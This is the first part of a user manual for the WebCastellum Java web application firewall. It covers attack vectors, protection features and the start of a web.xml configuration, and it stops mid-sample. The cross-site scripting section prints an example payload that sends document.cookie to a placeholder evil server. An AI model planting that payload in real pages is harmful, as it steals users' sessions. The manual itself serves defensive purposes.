REFERENCE GUIDE

User Manual

WebCastellum

Web Application Firewall

www.WebCastellum.org

itanius informatik GmbH
Im Mediapark 8
50670 Köln

Telefon (0221) 55 405 - 532
Telefax (0221) 55 405 - 45

mail@itanius.com

CONTENTS

1 Web application security 9
1.1 Motivation 9
1.2 Vectors of attack for web applications 10
1.3 Taking steps to safeguard a web application 13
2 WebCastellum – web application firewall 14
2.1 Technical overview 14
2.2 Features 15
2.3 Protection functions 18
2.3.1 Rule-based defence 18
2.3.2 Logic-based defence 21
2.3.3 Attack prophylaxis 22
3 Configuring the basic settings 23
3.1 Overview 23
3.2 Expansion of the application deployment 24
3.3 Directory for attack logging tasks 25
3.4 Abbreviations for the logging application 26
3.5 Logging of session values in the case of an attack 26
3.6 Size of buffer for pre- and post-attack logging 26
3.7 Threshold value for attack counter 27
3.8 Client blocking time 27
3.9 Reset interval for attack counter 27
3.10 Reorganization interval 28
3.11 Response behavior to attacks 28
3.12 Response behavior for untreated exceptions 29
3.13 Response behavior for missing configuration of rules 29
3.14 Treatment of a web session in case of an attack 30
3.15 Setting of a maximal session timeout 30
3.16 Settings of the opening page 30
3.17 Interval for the reloading of definition of rules 31
3.18 Individual definition of the rules. 31

4 Configuration of basic protection 32
4.1 Recognition of invalid query strings 32
4.2 Binding of the session to the client‘s IP 33
4.3 Binding of the web session to the header 33
4.4 Recognition of CRLF in responses 33
4.5 Recognition of a manipulated, last-modified header 34
4.6 Activation of defined entry points for applications 34
4.7 Definition of defined entry points for applications (entry points) 35
4.8 The repelling of external referers 35
4.9 Repelling of missing referers 35
4.10 Recognition of doubled http header 36
4.11 Blocking of illegal redirects 36
4.12 Recognition of vulnerability scans 36
4.13 Automatic removal of HTML comments 37
4.14 Activation of denial of service security rules 37
4.15 Activation of the bad request security rules 37
4.16 Activation of permutation of decoding 37
4.17 Activation of restrictions on size 38
5 Expanded protection configurations Buger ende 38
5.1 Checking of the authenticity of links and forms 38
5.2 Encryption of URLs 38
5.2.1 Activation of URL encryption 38
5.2.2 Expanding the encryption of a query string 39
5.2.3 Protection through the partial removal of the query string 40
5.3 Checking of manipulation of parameter and forms 40
5.3.1 Protection of the form parameter 40
5.3.2 Additional protection of disabled form fields 40
5.3.3 Additional protection of read-only form fields 41
5.3.4 Additional protection of select boxes 41
5.3.5 Additional protection of radio buttons 41
5.3.6 Additional protection of check boxes 42
5.4 Activation of the GEOlocation function 42
6 Maintenance of rules 43

6.1 Overview 43
6.2 Structure of the repository of rules 43
6.3 General syntax of Rules 46
6.3.1 Keywords for rules with a simple filtering of requests 47
6.3.2 Keywords for rules with detailed filtering of requests 47
6.4 Security rules for bad requests 52
6.5 Security rules for denial of service attacks 54
6.6 Renew session- and token-points 55
6.7 Security Rules for GEO locating 56
6.8 Whitelist model 56
6.9 Exempted URLs (total excludes) 56
6.10 Defined entry points for applications (entry points) 57
6.11 CAPTCHA points 57
6.12 Configuration of GEOlocating 60
6.13 Selective switching off for protection functions 60
6.14 Adaptation of the response modification patterns 62
6.15 Exempted URLs for content modifications 64
6.16 Selective switching-off of form field protection 65
6.17 Size limits for incoming requests 66
6.18 Definition of the depth of decoding permutations 68

LIST OF DIAGRAMS

Diagram 1: Holes in the security of the web application 9
Diagram 2: WebCastellum's Mode of working 14
Diagram 3: Excerpt from web.xml as an example 25
Diagram 4: Filter-mapping for further servlet filters. 25
Diagram 5: The configuration of the attack log directory 25
Diagram 6: Definition of the application abbreviation 26
Diagram 7: A switching-off of the loggings of session values 26
Diagram 8: Number of requests to be logged before and after an Attack 27
Diagram 9: Definition of the threshold value for the attack-counter 27
Diagram 10: Definition of the client blocking time 27
Diagram 11: Definition of the reset interval for the attack counter 28
Diagram 12: Definition of the housekeeping Interval 28
Diagram 13: Definition of attack response 28
Diagram 14: Activation of the treatment of exceptions 29
Diagram 15: Definition of the response for intercepted exceptions 29
Diagram 16: Definition of a response for missing rule configuration 30
Diagram 17: Setting of the web session treatment if there are attacks 30
Diagram 18: Definition of a maximal session timeout 30
Diagram 19: Definition of the opening page 31
Diagram 20: Definition of the reloading intervals for the rule 31
Diagram 21: Reference to individual definition of rules 32
Diagram 22: Activation of the encoding check 32
Diagram 23: Definition of factoring in client IP 33
Diagram 24: Definition of a header / web session attachment 33
Diagram 25: Configuration of CRLF recognition 33
Diagram 26: Configuration of recognition of manipulation of a last-modified header 34
Diagram 27: Activation of checking of entry point 34
Diagram 28: Definition of entry points in the rules file 35
Diagram 29: Configuration of recognition of external referers 35
Diagram 30: Configuration of blocking of missing referers 35

Diagram 31: Configuration of recognition of doubled HTTP header 36
Diagram 32: Configuration of recognition of illegal redirects 36
Diagram 33: Threshold definition of vulnerability scans 37
Diagram 34: Removal of HTML commentaries 37
Diagram 35: Activation of secret token link Injections 38
Diagram 36: Example of URL encryption 39
Diagram 37: Activation of the URL encryption 39
Diagram 38: Activation of expanded URL encryption 39
Diagram 39: URL encryption for the entire query string 40
Diagram 40: Activation of the URL encryption 40
Diagram 41: Activation of the parameter and form protection 40
Diagram 42: Activation of the disabled form field protection 41
Diagram 43: Activation of the read-only-form field protection 41
Diagram 44: Activation of select box-protection 41
Diagram 45: Activation of radio button protection 42
Diagram 46: Activation of the check-box protection 42
Diagram 47: A rule example for GEOlocation 42
Diagram 48: Sequencing of rules in the file system 45
Diagram 49: Example of the rule content created from pairs of key values 46
Diagram 50: An example of data base tables for rules 46
Diagram 51: Bad request rule against SQL injections 53
Diagram 52: Bad request rule against invalid MIME types 53
Diagram 53: Example of denial of service rule against brute force log-ins 55
Diagram 54: Example for a whitelist rule 56
Diagram 55: Rule for total excludes 57
Diagram 56: Entry point definition 57
Diagram 57: Definition of a CAPTCHA point 58
Diagram 58: HTML page for challenge-response tests 60
Diagram 59: Example of a rule for GEOlocation 60
Diagram 60: Selective switching-off of protection functions 61
Diagram 61: Response modification pattern for Window Open command 63
Diagram 62: Definition of content modification excludes 64
Diagram 63: Exemptions for form field protection 65

Diagram 64: Rule definition for size limits 68
Diagram 65: Rule file for decoding permutations..... 68

LIST OF TABLES

Table 1: Categories of rules 45
Table 2: Shared keys for rules with simple filtering of requests 47
Table 3: Shared keys for rules with detailed filtering of requests 52
Table 4: Keywords for the denial of service rule 54
Table 5: Keywords for Renew-Session-Points 55
Table 6: Specific keywords for CAPTCHA points 59
Table 7: Specific keywords for the selective switching off of protection functions 61
Table 8: Specific keys for rules for the control of processing of responses 63
Table 9: Specific keys for content modification excludes 65
Table 10: Specific keys for form field masking excludes 66
Table 11: Specific keys for size limits 67
Table 12: Specific keys for the adjustment of depth of decoding permutations 68

1 Web application security

1.1 Motivation

For many companies security in Information Technology has recently become an important topic. Suitable projects are often set up and specialized IT service companies entrusted with the analysis and implementation of procedures for a sustainable improvement in security of the company's own IT systems.

In order to create a relevant catalogue of procedures, any analysis begins normally with a listing and categorization of all the information contained in an IT system. The next step is that this information is then classified according to its confidentiality. On the basis of this classification, those concerned usually carry out a needs-analysis of the protection required for the IT system's components.

Out of the protection needs established in this way, the appropriate procedures are then worked out. A risk assessment with a cost-benefit analysis establishes the costs for suitable procedures in relation to the reduction in risk they bring about. In each individual case it has to be decided whether the (security) procedures should be implemented, or instead that the risk be accepted.



Diagram 1: Holes in the security of the web application

The procedures that arise out of that process can usually be categorized as follows: server hardening, data encryption and communication encryption. For

example, all the ports of the server that are not needed by applications might be blocked off, unencrypted communication protocols would be transformed into ones with encryption, or highly confidential data may be stored in the data base in an encrypted form. One popular procedure is the setting up of a firewall which lets only pass he IP addresses or IP circles of approved users.

All of the procedures named above and even many other widely-used procedures nevertheless leave a potentially, highly vulnerable security hole not taken care of and one which might be used for an attack: the web application!

Web applications enable access to the application server and data bases. Once users have successfully registered themselves, communication is then enabled through all the firewalls and with unencrypted readable data.

So if the web application is not sufficiently protected, and if attackers manage to use a valid session for illegal purposes, the floodgates of the entire system are then open wide. Diagram 1 makes this potential scenario of attack clear.

1.2 Vectors of attack for web applications

In the following section we explain in more detail some of the scenarios for feasible attacks on web applications. WebCastellum offers protective functions for all the dangers explained below; these functions can be both individually activated and configured so as to be adjusted precisely against the specific attack vectors thereby enabling a maximum degree of protection. The list below makes no claim to be complete; instead it provides insights into merely the most common dangers.

SQL injection

During the attack known as SQL injection, attackers try to inject hostile SQL commands into an application, so as to put in jeopardy the underlying Data Base Management System (DBMS). The entry points for the attack are often input fields in the web sites and / or HTML forms.

Such attacks succeed in the context of adaptively created SQL requests which without further scrutiny are built up with parameters from GET or POST inquiries.

Command injections

The command injection has a similar underlying idea to the SQL injection attack. Here too hostile command codes are injected via application templates.

Indeed the command injection is an executable programming code which is an element in a scripting language, for example JavaScript, Ruby, PHP or such command injections might too be one of the commands of the underlying operating systems. If suitable command lines are constructed in both an

adaptive manner and unscrutinized out of the component parts of the application input, then hostile scripting code can be set up which is executable and would cause significant damage, for example the deletion of files.

Directory traversal

The goal of a directory traversal attack is to access data which is normally not openly accessible.

The path information is manipulated (and refunctionalized) into a request. Unless the appropriate counter-measures are taken, it is possible that the regular web directory may drop out of the application, and for example access to configuration files or password data is then enabled.

Session hijacking

In session-hijacking, attackers try to take over somebody else's session. The attackers try to find out the victim's session ID which might be lodged in a cookie, or may have been given in the URL.

So as to get at the valid session ID, further attack vectors are made use of such as cross-site scripting.

Session fixation

"Session fixation" is a form of attack through which attackers induce their victims to register with a web application for which the attackers have already established a session ID. This can be done, for example, when there is a PC whose use is shared by various users: either the attackers by means of an XSS trick place a cookie in the background, or with the help of an Email containing a link, the attackers place a session ID in the URL; thereby they are able to manage that a session ID created in advance by one of the attackers is used by a legitimate user. The attackers are then in a position to impersonate their target (the freshly registered user) in the application as long as the session continues.

Brute force attacks

A brute force attack is a systematic method attempting to break into an application by "trying out" all conceivable possibilities to break into an application

The main focus of brute force attacks are the authenticating sites of an application. For example, the attackers try to work out what might be a valid password by using an attacking algorithm containing algorithms based on permutations and combinatorial analysis. The amount of effort involved in using brute force algorithms is very significant and increases exponentially in ratio to the size of the problem to be solved. However, unless appropriate counter-procedures are taken, brute forcing can be carried out in a fully automated way.

The stronger the capacities of the attacking computer are, then the quicker this strength will lead to it resolving such a challenge. If passwords are not created in accordance with precise security rules concerning their length and the use of special signs etc. then a brute force algorithm can be significantly enhanced by using a dictionary.

Hidden form field modification

Hidden form fields are still quite commonly found in web applications; in these the developers of an application assume that these fields will be sent in an unchanged state back to the server. But attackers can use intercepting proxies, and with their help very easily modify the values of form fields by using form submits so as to e.g. write over external data or upload it.

Cross-site scripting

Cross-site scripting means that attackers try to bring JavaScript code into the application. An example of that can be seen in the box below in which attackers succeed in introducing the following content into an unprotected place:

```
<script>(new%20Image).src%20=%20https://some.evil.server.com/X_%20%2B%20escape(document.cookie);</script>
```

After that insertion the attackers are then in a position to get user cookies with session IDs transferred. For that to take place, it is sufficient when the attackers have prepared an appropriate link that exploits the XSS holes, and this can be implemented by the user, for example, by means of it being hidden in a transmitted email. This is termed a “Reflected-XSS” hole since the application concerned is used to action directly in the same request the scripting code supplied.

For applications with a persistence of data keyed in by the users (e.g. a reporting system with the possibility of creating new reports), it would be conceivable that attackers insert the scripting code (as above) into an input-mask (e.g. as part of a compiled report); then as a result of this insertion, the other users select this. If the reporting system then works without HTML maskings, attackers are likewise enabled to exploit this XSS hole so that they can acquire the session IDs of other registered users. In such cases, one can talk of a “Stored XSS” hole since the fetching of the inserted scripting codes then occurs via displaying data from a persistence store (e.g. databases). It is precisely by such stored XSS holes that it is no longer even necessary that the attackers induce the victims to click on a prepared link.

Denial-of-Service

When attackers have gained knowledge, for example of a specific application‘s memory leak, they can then easily bring that application to a fatal standstill (out of memory error) with the help of simple scripts; the after-effect of this is that other users will then be influenced. If this state is achieved, then it is described as denial of service.

1.3 Taking steps to safeguard a web application

In order to close the vulnerable points of a web application and to eliminate potential vectors of attack, it is vital to observe a number of guidelines during both the design stage and as well during the implementation of an application; these guidelines will make the source code as resistant as possible against attempts to attack.

However, in respect of security issues in many cases it is simply not feasible to create a source code that is of high quality throughout. There are many reasons for that:

- Tight deadlines
- Developers‘ lack of know-how concerning IT security
- Lack of the source codes of older versions of an application
- Developers who do not know the older versions of an application
- Documentation that is not available
- An environment with many existing web applications
- High costs of adapting existing applications
- Significant costs for adapting and protecting existing applications cannot be covered

Moreover even when developers intend to create a source code that is completely without holes in its security, these can never be completely excluded. Even a single unintended incorrect implementation can rip a new hole in security. Consequently in the observance of best practices in IT security, when creating an application people have to think out a multi-level security plan. But even if one hundred per cent security can never be reached, by adding on a second level of security with the help of WebCastellum a significant improvement in the degree of security can be achieved.

Due to the many reasons named above, the use of WebCastellum is advisable. We provide with WebCastellum the following advantages:

- Securing of existing and new web applications against attacks
- Low “set-up costs“
- No intervention in the code used for applications is required so there is only a low risk
- “Redistributable” i.e. coupling of the security to the application and not to the infrastructure

- Available at short notice
- High level of coverage concerning identified vulnerable points
- At any time a “reconfiguration “ can be carried out very rapidly
- Separation of responsibilities between developers and security specialists
- Many procedures for both defence and prevention are provided ready-made

2 WebCastellum – web application firewall

2.1 Technical overview

In its nature WebCastellum is a “Web Application Firewall“ that is contained into the archive of the application, and takes affect directly on the application. In contrast to classical web Application Firewalls that function in relation to the infra-structure, WebCastellum is based on a completely new technology and is directly connected to the individual applications. In doing so, no adaptation is required for the application’s source code itself.



Diagram 2: WebCastellum’s Mode of working

On the basis of this technology, WebCastellum can already be integrated into the application in the development phase. The individual customizing (of the WebCastellum system) that is needed directly by the specific application ideally takes place parallel to that. But a subsequent integration of WebCastellum in an application is possible without any problems.

WebCastellum is “redistributable” which means that it can be integrated without problem into the existing software, and can be delivered as a component of that.

In addition WebCastellum has total access to the web session, and through that to the precise state of the application. This enables significantly higher quality checking of the security position than the average web application firewalls can achieve; the latter are operated “outside” of the application, and as a result are without value concerning the area of the application.

2.2 Features

WebCastellum offers a whole range of trend-setting features. The most important are listed below.

WebCastellum is a 100% pure Java implementation

We have designed WebCastellum so that it is implemented entirely in pure Java. Moreover apart from the Standard Java Runtime, no foreign libraries are deployed. This ensures complete autonomy from third parties, and excludes other sources of error and weakness .

WebCastellum is compatible with all the usual Java EE servers

When we designed WebCastellum, it was important for us to build in compatibility to all the usual JavaEE Servers such as Tomcat, BEA Weblogic, JBoss or WebSphere.

No adaptations whatsoever of the existing source or byte codes of the web application are required For the use of WebCastellum the existing source code or bytecode of a Java EE does not have to be adapted. Despite that WebCastellum is an integral component of the application, and as a result is aware of what is taking place with the application. At all times WebCastellum enjoys complete access to the web session.

Checking of all http and / or https communications

WebCastellum enables a monitoring of response and request. The handling and processing of responses which can be switched on as required makes possible, for example, the automatic filtering out of confidential information so that these are not transferred to the client.

The Security layer is placed directly next to the application “inside” the DMZ

To assist in the construction of a multi-layer security architecture, the security layer built by WebCastellum while positioned above the physical source code, nevertheless is placed directly next to the application within the web container.

“Stateful”, the session state of the application is known

In contrast to most other WAFs, WebCastellum has complete access at all times to the current web-session(s), and as a result “knows” the current ongoing state of the application. This makes possible security checks designed very specifically for the application logic in question without it having to adapt to the application’s code.

Detailed logging for the forensic analysis of attacks

WebCastellum collects all available information in a separate logfile for the purposes of a detailed assessment of attempted attacks. To these ends a so-called “Ringbuffer” is used which enables pre- and post-attack logging. As a result the log file contains relevant steps before and after the attempted attack so that it is possible to reconstruct the exact circumstances of it.

Immediate termination of the web session in the case of an attack (invalidate)

In the case of an attempted and detected attack, WebCastellum will immediately terminate the relevant web session if this optional feature is activated.

Filter rules through regular expressions

Filter rules to enable the recognition of patterns of attack are defined with the help of regular expressions concerning parameters, formula values, cookies, headers, IP-addresses, protocols, MIME[1] types etc. WebCastellum already contains a very large number of pre-defined filter rules.

Automatic consideration of all relevant decoding permutations

WebCastellum automatically applies all relevant decoding variations to all rules. As a consequence, a rule takes effect e.g. on the various decoded request strings. This drastically reduces the risk of error in the definition of rules since only one pattern string per attack vector is defined, and this definition is carried out in a normalized plain text.

Ongoing, adaptive maintenance of rules in the configuration files or in a data base

The WebCastellum rules can be kept up-to-date in configuration files or in a data base table. For the ensuing transformation process, a command line tool exists. As an alternative, it is possible through the implementation of an individual adapter to make use of almost every other data source, for example an LDAP directory.

Flexible administration of rules

Changes to declarative protection safety rules are already recognized (and implemented) during the run-time of an application, and taken into account by means of a flexible reloading mechanism

Definition of exceptions to the rules

It is possible to define exceptions to the general stipulations for IP addresses or time windows as well for individual URLs or combinations of parameters so as for example, to permit administration access.

Optional definition of whitelist models

It is possible to define optional whitelist models for each website and for each URL- / form parameter. After that, the only requests to the application logic that are delegated are those requests that specifically conform to the whitelist model.

“Attack response” that can be configured

WebCastellum enables the individual configuration to provide the answer to an attempted attack. Here plain logging might be specified but this is not to be recommended for security reasons. As a result in such cases attackers might still be able to compromise the application. Alternatively a user-defined HTTP status code can be stipulated as a response. By means of an http 200 return code, it is possible for an automatic attack tool for example to simulate a non-existent “hack” that succeeds whereby this would adjust and regulate further activities.

Definition of one’s own individual attack handler

An individually defined so-called attack handler can be defined through the implementation of a standardized Java Interface. These can then induce

context-specific actions such as, for example, automatically alarming the operator of an IT system

Custom request matcher for the integration of individual security checks

Individual security checks likewise can be created through the implementation of a standardized Java interface. We call this a custom request matcher, and it enables very precise, domain specific, security checks; thereby it enormously improves the security of an application. Each custom request matcher then has complete access to the web session and user-defined, open categories of application without being involved in the source code of the application.

“Learning Mode” can be switched on

If the WebCastellum Learning Mode is activated, then all the usage data until the point of deactivation are recorded. The next step is that out of this usage data a whitelist model is automatically generated. Subsequently this can be individually fine-tuned.

Definition of CAPTCHA points

It is possible to inject into a web application so-called “Challenge-Response-Tests” that are declarative in nature. They enable defence against automatic “bot attacks” since human beings – but not machines – can answer such tests both error-free and without any problem.

2.3 Protection functions

WebCastellum differentiates between two basic types of protection functions: the so-called defensive safety functions as well as the prophylactic safety functions. In the context of the defensive safety functions moreover, there is a differentiation between rule and logic-based mechanisms.

2.3.1 Rule-based defence

WebCastellum uses this category of defensive function based on a complex recognition of patterns related to e.g. request parameters, form values, cookies, header, IP addresses or protocols. The patterns to be used when scanning are defined on the basis of regular expressions..

WebCastellum offers as a special feature the possibility of entering these regular expressions in a normalized plain text in spite of very widely varying decoding combinations. Because of that only one pattern text per attack vector is necessary. During runtime WebCastellum automatically forms in an efficient and high-performing manner all the relevant decoding permutations, and applies these.

Here is an example of a regular expression from a defensive rule

“Test”

Below an example of an input request:

%26&#113uo\\X74%3BT%2565 &#x073t"

The permutation variants (incl. the original) calculated by WebCastellum. An example of a print-out from the large amount of the variations so formed:

%26&#113uo\X74%3BT%2565 &#x073t"
%26&#113uoX74%3BT%2565 &#x073t"
%26&#113uo\X74%3BT%2565&#x073t"
"T%65 st”
"T%65st”
“Te st”
“Test”

A further example of a regular expression from a blocking rule:

“Test”-String

Next an example of input from a request

Case A:

“T%2565&#x073t"-String

or Case B:

“Te/* */st”-S t\r\i/**/ng

An excerpt to exemplify permutation variations (incl. the original) calculated by WebCastellum: as an example an excerpt from the set of variants created:

Case A:

“T%65&#x073t"-String
“T%65st”-String
“T%2565&#x073t"-String
“Test”-String
“Te&#x073t"-String

Case B:

“Te/* */st”-S t\r\i/**/ng
“Test”-S tring
“Te/**/st”-Stri/**/ng
“Te/* */st”-S tri/**/ng
“Test”-String
“Te st”-S tri ng
“Te/* */st”-S tri/**/ng
“Test”-S t\r\ing
“Te st”-S tri ng
“Te/* */st”-S t\r\i/**/ng
“Te st”-St\r\i ng
“Test”-St\r\ing
“Te st”-S t\r\i ng
“Te/**/st”-St\r\i/**/ng
“Te st”-S t\r\i ng
“Te st”-Stri ng

Summary: on the basis of the rule in each case a similarity has been recognized – and that despite the input being cryptic in nature. WebCastellum would have blocked this potentially hostile request and terminated the session.

WebCastellum delivers a multiplicity of ready-made rules. The following attack vectors are, for example, already blocked due to these rules:

- SQL injection
- Command injection
- CRLF injection

- Link injection (reframing)
- Cross-site scripting (XSS)
- Zero byte evasion
- Comment evasion
- Directory traversal
- System file disclosure
- Unsatisfied headers
- Fingerprinting & probing

In each case, not only can further individual rules be defined at any time but also the existing rules adjusted according to the individual circumstances. This is described in detail in Chapter 6.

2.3.2 Logic-based defence

In respect of their performance capability, logic-based protection functions significantly exceed the pattern-based filter. The former are based on a complex internal logic which recognizes contexts, and they often manage situations across a number of requests, so as to make deductions and reach conclusions.

Since logic of this kind based in complex algorithms is a constitutive component of WebCastellum, a declarative expansion of the rules at this point is not possible. But by means of a simple mechanism, logic-based rules can of course be easily activated or deactivated. Furthermore the configuration of the rules i.e. the ongoing maintenance of the rule parameters takes place individually in a declarative manner as is explained in more detail in Chapter 6

Nevertheless logic-based protection functions can in individual cases be individually created. But to achieve that a programming of the rule-based logic in Java is necessary. this custom logic is implemented in what we have termed the 'Custom Request Matcher' against a precisely defined Java interface. Following that the implementing class is declaratively ‘configured’ into WebCastellum.

The following list offers an overview of the logic-based, blocking functions already available in WebCastellum:

- Recognition and blocking of HTTP request smuggling attacks by means of filtering of request in a doubled HTTP header:
- Response Monitoring of non-permitted patterns e.g. header with CRLFs for the defence against response splitting attacks
- Blocking of cache poisoning attacks through filtering of responses which lie chronologically in the future to the last modified HTTP Header

- Blocking of redirects outside the context of web applications so as to protect against redirect injections
- Blocking of manual attempts at access that use requests which are not consistent with HTTP
- Blocking of script kiddie scans by means of recognition e.g. of large number of HTTP 400 / 404 status codes from identical Client-IP
- Defence against denial of service and brute force login attacks by temporary blocking of IP addresses; this is done by recognizing contiguous attempts at attack from identical client IP
  Definition of
  - access patterns
  - threshold values and
  - time slots
- Scrutiny of HTTP referers with each request
  - Exceptions are possible for individually allowed entry points from outside referers
- Recognition and blocking of requests which have invalid URL escapes
- Inclusion of geographical client information
- Defence against “oversize” requests; this is done by definitions of size limits to prevent e.g. buffer-overflow or denial of service attacks
  - Optional restriction of URLs
  - Limits on the number of request parameters, headers, cookies
  - Limits on their (i.e. the “oversize” requests) length in respect of name, value and total length

2.3.3 Attack prophylaxis

Alongside defensive protection functions WebCastellum also provides a variety of functions for the prophylaxis of attacks. These mechanisms make it extremely difficult for attackers to identify the potential points of attack of a web application.

In WebCastellum‘s work of preventing attacks, we employ different methods: for example, what might be potentially valuable information for attackers is encrypted or completely removed before it is transmitted to a client. Further techniques are the injection and cross-checking of confidential features, the definition of maximum threshold values, or the additional inclusion of authenticating steps in a workflow.

WebCastellum provides the following protection of a prophylactic nature:

- Securing of query strings through URL encryption
- Protection of session hijacking by means of linking the web session to the client’s characteristics (IP components, user-agent, header....)
- Protection against session fixation attacks by defining “Renew Session Points” at which the session is renewed

- Insertion of CAPTCHAs to protect against automated attacks
- Injection of “RandomSecretTokens” in forms and links of all responses to protect against session riding / cross-site request forgery
    - Whenever there is a subsequent request, tokens are matched
    - optional exempted entry points can be defined
- Additional definition of “renew token points” is possible
    - The session is preserved, however, in each case new tokens are generated
- Hidden form field protection through automatic recognition, and filtering out of all hidden form fields from responses
    - Injection of an unambiguous, random ID per formula
    - “Reinstalling” of hidden form fields when there are subsequent requests
- Select box protection to protect against non-permitted manipulation of <option> values with invalid values
    - Valid <option> values are recognized in responses
    - Automatic cross-checking in subsequent request
- Disabled-/ Read-only form field protection
    - Recognition of disabled- / read-only fields in response
    - Automatic cross-checking in subsequent requests
- Adjustable maximum session time-out in spite of valid session (e.g. 5 hours) to prevent long-time use of an illegally obtained session with the help of e.g. Browser Auto-Refresh
- Safeguarding against the misuse of information, no divulging of information about architecture, frameworks, internal material about applications etc.
    - Automatic removal of HTML comments in responses
    - Interception and exclusive logging of all untreated application exceptions

3 Configuring the basic settings

3.1 Overview

For WebCastellum to operate, some basic settings are required. In general these apply to some or all of the protection functions or relate to the run time behavior of WebCastellum as a whole. Beispiel-web.xml (included in WebCastellum) contains pre-defined settings which as a rule can then be accepted and taken on. Only application abbreviations, the start page and data paths have to be adjusted to the individual context.
Alterations to the configuration of web.xml are activated – as is usual with alterations of the deployment descriptor of a web application – with an redeployment of the web application). All settings in the basic configuration are pre-allocated with a default value. The default value is recorded in each case for every option.

3.2 Expansion of the application deployment

The integration of WebCastellum takes place through embedding the filter in the deployment descriptor web.xml, which is to be found in every Java-based web application in the folder WEB-INF.
First of all the file webcastellum.jar should be copied into the folder WEB-INF/lib of the application server.
Then the contents of the file web.xml.SAMPLE contained as an example are copied into the WEB-INF / web.xml of the application (see Diagram 3)
Lastly the Init parameter 'Application Name' of the filter is changed from a sample value “xyz” into a sensible short name for the application (for the logging).

```
<!-- ======================================================== -->
<!--  WebCastellum Security Filter Settings -->
<!-- ======================================================== -->
<filter>
   <filter-name>WebCastellum</filter-name>
   <filter-class>org.webcastellum.WebCastellumFilter
   </filter-class>
   <init-param>
      <param-name>AttackLogDirectory</param-name>
      <param-value>/tmp/WebCastellum/logs</param-value>
   </init-param>
   <init-param>
      <param-name>RedirectWelcomePage</param-name>
      <param-value>/demoapp/</param-value>
   </init-param>
   <init-param>
      <param-name>HandleUncaughtExceptions</param-name>
      <param-value>true</param-value>
   </init-param>
   <init-param>
      <param-name>ForceEntranceThroughEntryPoints</param-name>
      <param-value>false</param-value>
   </init-param>
   <init-param>
      <param-name>BlockNonLocalRedirects</param-name>
      <param-value>false</param-value>
   </init-param>
   <init-param>
      <param-name>StripHtmlComments</param-name>
      <param-value>false</param-value>
   </init-param>
   <init-param>
      <param-name>SecretTokenLinkInjection</param-name>
      <param-value>false</param-value>
   </init-param>
   <init-param>
      <param-name>QueryStringEncryption</param-name>
      <param-value>false</param-value>
   </init-param>
   <init-param>
      <param-name>ParameterAndFormProtection</param-name>
      <param-value>false</param-value>
   </init-param>
   <init-param>
      <param-name>ExtraDisabledFormFieldProtection</param-name>
```

```
        <param-value>false</param-value>
    </init-param>

    <init-param>
        <param-name>LogVerboseForDevelopmentMode</param-name>
        <param-value>true</param-value>
    </init-param>
    <init-param>
        <param-name>ProductionMode</param-name>
        <param-value>false</param-value>
    </init-param>
</filter>
<filter-mapping>
    <filter-name>WebCastellum</filter-name>
    <url-pattern>/*</url-pattern>
